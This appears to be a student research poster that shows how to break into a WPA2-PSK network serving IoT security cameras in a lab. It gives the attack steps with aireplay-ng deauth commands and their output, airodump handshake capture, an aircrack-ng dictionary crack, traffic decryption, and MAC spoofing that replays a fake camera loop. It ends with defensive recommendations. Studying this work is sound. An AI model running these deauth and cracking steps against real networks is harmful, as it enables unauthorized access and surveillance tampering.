No Place to Hide: IoT and Network Vulnerabilities


Will Young | EC3 SUMMER 2023

Faculty Advisor: Dr. Farid Farahmand

ABSTRACT

- My project explores the vulnerabilities in Internet of Things (IoT) devices, specifically wireless-connected cameras prevalent in medium to large-sized corporations, government agencies, and municipalities. By simulating a Denial of Service (DoS) attack, the study aims to understand and expose potential security loopholes these devices and their networks could present.
- The project outlines the process of network reconnaissance, four-way handshake capture, password decryption, network traffic decryption, and MAC spoofing. Once we obtain the network password, we could further scan and exploit other devices.
- This project exposed the ease of cracking WPA2-PSK networks and further reinforces the need for a layered security posture. That security architecture could include more up to date encryption, unique and longer passwords or certificate-based authentication, intrusion detection and prevention systems and 802.11w implementation.

SETUP



PHYSICAL NETWORK

HACKER MONITORING FOR THE 4-WAY HANDSHAKE

EAPOL-Key 1/4: Contains parameters and cryptographic material required for subsequent steps.

EAPOL-Key 2/4: Contains information necessary for authentication and encryption.


EAPOL-Key 3/4: Confirms successful authentication and establishes encryption keys.

EAPOL-Key 4/4: Confirms successful completion of the handshake and readiness to communicate securely.

Will's LinkedIn

Will's GitHub

IMPLEMENTATION STEPS



1.) Configure Attacker

2.) Perform Network Reconnaissance

3.) Perform Deauth Attack

4.) User Reconnects and Capture 4-Way Handshake

5.) Crack Network Password

6.) Decrypt Network Traffic

7.) Alter Raw HEX images


8.) Record Loop & Setup Camera B

9.) Deauth Camera-A & bring up Camera-B


METHOD

1. Install VM with Kali image, configure Alfa Adapter and program ESP32-Wrover board with Arduino code for Web Server.
2. Use Kismet to scan network for target devices and their identifying data.
3. Use aireplay-ng to kick device off network
4. Use airodump-ng to capture the 4-Way handshake once device reconnects to the network.
5. Use aircrack-ng to perform a dictionary attack to extract network password.
6. Add network credentials into Wireshark 802.11 decryption keys and extract packets with "image/jpeg."
7. In WinHex, remove all bytes before "FF D8 FF" and save image as .jpg.
8. Record 60 second loop of Camera-A and upload MAC Spoofing code to Camera-B.
9. Deauth Camera-A, stop attack and power up Camera-B. Play recorded loop.

NETWORK RECON




DEAUTH DEVICE




```
┌──(wyoung㉿kali)-[~]
└─$ sudo airmon-ng start wlan0mon 8

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k_htc       Qualcomm Atheros Communications AR9271 802.11n
                (mac80211 monitor mode already enabled for [phy0]wlan0mon on [phy0]8)

┌──(wyoung㉿kali)-[~]
└─$ sudo aireplay-ng -0 0 -a 50:0F:F5:8D:24:84 -c 44:17:93:E3:2D:28 wlan0mon
10:16:26  Waiting for beacon frame (BSSID: 50:0F:F5:8D:24:84) on channel 8
10:16:27  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [10|69 ACKs]
10:16:27  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|65 ACKs]
10:16:28  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|61 ACKs]
10:16:29  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|66 ACKs]
10:16:29  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|65 ACKs]
10:16:30  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|64 ACKs]
10:16:31  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|63 ACKs]
10:16:32  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 1|64 ACKs]
10:16:32  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|65 ACKs]
10:16:33  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|63 ACKs]
10:16:34  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|62 ACKs]
10:16:34  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|67 ACKs]
10:16:35  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|63 ACKs]
10:16:36  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|65 ACKs]
10:16:37  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 0|63 ACKs]
10:16:37  Sending 64 directed DeAuth (code 7). STMAC: [44:17:93:E3:2D:28] [ 1|64 ACKs]
```

CAPTURE 4-WAY



```
CH  8 ][ Elapsed: 2 mins ][ 2023-07-11 10:35 ][ WPA handshake: 50:0F:F5:8D:24:84

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

50:0F:F5:8D:24:84  -52 100     1081      634    6   8  130   WPA2 CCMP   PSK  will

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

50:0F:F5:8D:24:84  00:E0:4C:29:13:D0  -24    0 -24e     0        3
50:0F:F5:8D:24:84  0E:30:CF:5C:FF:8B  -24    0 - 1e     0        8
50:0F:F5:8D:24:84  4E:76:52:3C:5B:80  -18    1e-24      2     2520  EAPOL
50:0F:F5:8D:24:84  00:0F:00:4A:56:5A  -16   24e-24e     0      484
50:0F:F5:8D:24:84  44:17:93:E3:2D:28  -32   54e-24e     0      115
```

CRACK PASSWORD




```
                              Aircrack-ng 1.7

[00:00:00] 3/3 keys tested (199.36 k/s)

Time left: --

                          KEY FOUND! [ test2023 ]


Master Key     : 1D 85 A9 49 21 04 8F 96 D5 FD E5 CC 0B 88 CA 0A
                 1D A4 0E 49 B5 46 35 94 1B C1 38 FE B5 21 4E AB

Transient Key  : 4F 9A 9F 26 34 5A 87 72 4B DF 76 59 D7 2F DF 9A
                 23 75 84 A9 3C F4 45 D3 BC 48 2F 41 9D 35 A1 F2
                 57 8C 83 25 A8 B1 E9 D1 FD EF C6 B3 AB C0 2D EA
                 0C EB D7 D2 86 9A C0 63 7A FA 3C 0C B9 00 00 00

EAPOL HMAC     : 5F 15 FE 8D 52 86 A2 0C F1 59 55 C3 EC 21 98 22
```

UI DESGIN

During this project, I created a few tools in python to help monitor the network. They all have simple UI's and detect if a predetermined device goes offline, if there is a Deauth attack happening, and if a new device joined the network. Code available & Technical Writeup available, just scan GitHub QR Code.

